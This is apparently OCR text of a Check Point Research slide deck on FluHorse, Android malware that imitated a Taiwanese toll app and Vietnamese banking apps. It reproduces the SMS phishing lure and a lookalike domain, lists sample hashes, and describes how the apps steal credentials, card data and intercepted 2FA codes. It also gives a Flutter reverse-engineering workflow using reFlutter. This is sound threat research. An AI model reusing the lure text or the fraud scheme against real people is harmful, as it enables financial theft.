Eastern Asian Android Assault — FluHorse

CHECK POINT™

cp<r>

CHECK POINT RESEARCH

Researchers

Alex Shamshur

@shuraGlyph

Raman Ladutska

@DaCuriousBro

Agenda

Infection chain

Malware overview. Attack scheme

Flutter. Complications of the analysis

Approach to reverse-engineering

Open-source contribution

Infection chain: lure

尊敬的eTag用戶

您的一筆通行費128元，於112年1月10日到期，避免產生

每筆300元罰金，請盡速用手機點擊下載遠通電收App

線上繳費。https://www.fetc-net.com

Far Eastem Electronic Toll Collection Co,Ltd.All Right Reserved.

遠通電收有商標及著作權，未經授權請勿任意複製或轉載。

Dear eTag user

Your toll fee of 128 yuan expires on January 10, 2023 , avoiding

Each transaction is subject to a fine of 300 yuan. Please use your mobile phone to click and download the Yuantong Electric Collection App as soon as possible.

Pay online https://www.fetc-net.com

malicious site

Far Eastem Electronic Toll Collection Co,Ltd.All Right Reserved.

Yuantong Electric has trademarks and copyrights, please do not copy or reprint without authorization.

Infection chain: lure

Malicious: fetc-net.com

Real: fetc.net.tw

Infection chain: notable targets

[hidden]@hchg.gov.tw

Hsinchu Country Government

新竹縣政府
HsinChu County Government

Taiwanese Country administration

[hidden]@tienjiang.com.tw

Tien Jiang Enterprise Co., Ltd

TIENJIANG ENTERPRISE CO.,LTD.
天疆實業股份有限公司

Sports and medical supplies

Malware undetected for months

0 / 65

Community Score

No security vendors and no sandboxes flagged this file as malicious

2e18c919ad53a66622e404a96cbde15f237a7bfafed1c0896b6b7e289bc230d6

app-release.apk

android apk clipboard contains-elf cve-2009-1157 exploit

18.24 MB
Size

2023-01-10 10:33:44 UTC
3 months ago

APK

0 / 63

Community Score

No security vendors and no sandboxes flagged this file as malicious

9220752302e2bca0002ea701c772b2f2306831711b1c323157ef2573f176821a

app-release.apk

android apk clipboard contains-elf cve-2009-1157 exploit

17.60 MB
Size

2023-01-10 10:35:20 UTC
3 months ago

APK

1 / 66

Community Score

1 security vendor and no sandboxes flagged this file as malicious

0a577ee60ca676e49add6f266a1ee8ba5434290fa8954cc35f87546046008388

/1/0/a/0a577ee60ca676e49add6f266a1ee8ba5434290fa8954cc35f87546046008388.file


android apk reflection contains-elf

17.43 MB
Size

2023-02-19 15:46:09 UTC
1 month ago

APK

Mimicked applications




Taiwan

Electronic Toll Collection

Thailand

Transportation


Vietnam




Banking

Phishing scheme

Malware is installed as an APK



Victim is asked to input credentials



Victim is asked to input credit card details

SMS intercepted

Victim is asked to wait for several minutes

WHILE THE VICTIM IS WAITING...

Malware operators make use of stolen data

If 2FA is required, it is sent directly to the attackers

Electronic Toll Collection: malicious

Asks for credentials

Asks for credit card data


Proposes to wait for 10 minutes

Electronic Toll Collection

VS

Original Malicious


Vietnamese Online Banking: malicious



Asks for credentials

Proposes to wait for 15 minutes

Vietnamese Online Banking



VS

Original

Malicious


Techniques used

- ✗ Evasions?
- ✗ Code obfuscation?
- ✗ Long delays before execution?


INSTEAD...

- ✓ Open-source framework from Google

How malware was developed



How malware was developed




How malware was developed

Internal runtime environment (libflutter.so)


User program (libapp.so)

Tricky to analyze

Analysis approach



Analysis approach



Object pool

Analysis approach

Using existing open-source tools

Dynamic analysis required

Enhancements needed to the existing tools

Open-source projects

ptswarm / reFlutter

Type / to search

Code | Issues 11 | Pull requests 69 | Actions | Projects | Security | Insights

reFlutter Public archive

Watch 16 | Fork 168 | Star 1.2k

main | 71 Branches | 118 Tags | Go to file t | Code

Impact-I Update setup.py 53af608 · 2 years ago 282 Commits

.github/workflows Update main.yml 2 years ago

About

Flutter Reverse Engineering Framework

reverse-engineering bugbounty mobile-security ssl-pinning

Guardsquare / flutter-re-demo

Type / to search

Code | Issues 4 | Pull requests 1 | Actions | Projects | Security | Insights

flutter-re-demo Public

Edit Pins | Watch 6 | Fork 33 | Star 126

main | 1 Branch | 0 Tags | Go to file t | Add file | Code

BorisBatteux Update second post link 578942c · 2 years ago 15 Commits

About

Experiments on the feasibility of Flutter application reverse engineering

Tools for our case

Plan

Gather symbols with reFlutter
Dump memory with flutter-re-demo
Load dump to IDA with flutter-re-demo
Analyze dump in IDA

Symbols

```
$ reflutter 1.apk

 Choose an option:

 1. Traffic monitoring and interception
 2. Display absolute code offset for functions

 [1/2]? 2

 This mode is only for dump and offset output, slow application op

Example: (192.168.1.154) etc.
Please enter your BurpSuite IP: 127.0.0.1

 Wait...


SnapshotHash: d56742caf7b3b3f4bd2df93a9bbb5503
The resulting apk file: ./release.RE.apk
Please sign,align the apk file

Configure Burp Suite proxy server to listen on *:8083
Proxy Tab -> Options -> Proxy Listeners -> Edit -> Binding Tab

Then enable invisible proxying in Request Handling Tab
Support Invisible Proxying -> true
```


```
{
    "name": "_toString@0150898",
    "signature": " static. (dynamic) ⇒ String ",
    "offset": 2002080,
    "relative_base": "_kDartIsolateSnapshotInstructions"
},
{
    "name": "_haveSameRuntimeType@0150898",
    "signature": " static. (dynamic, dynamic) ⇒ bool ",
    "offset": 605780,
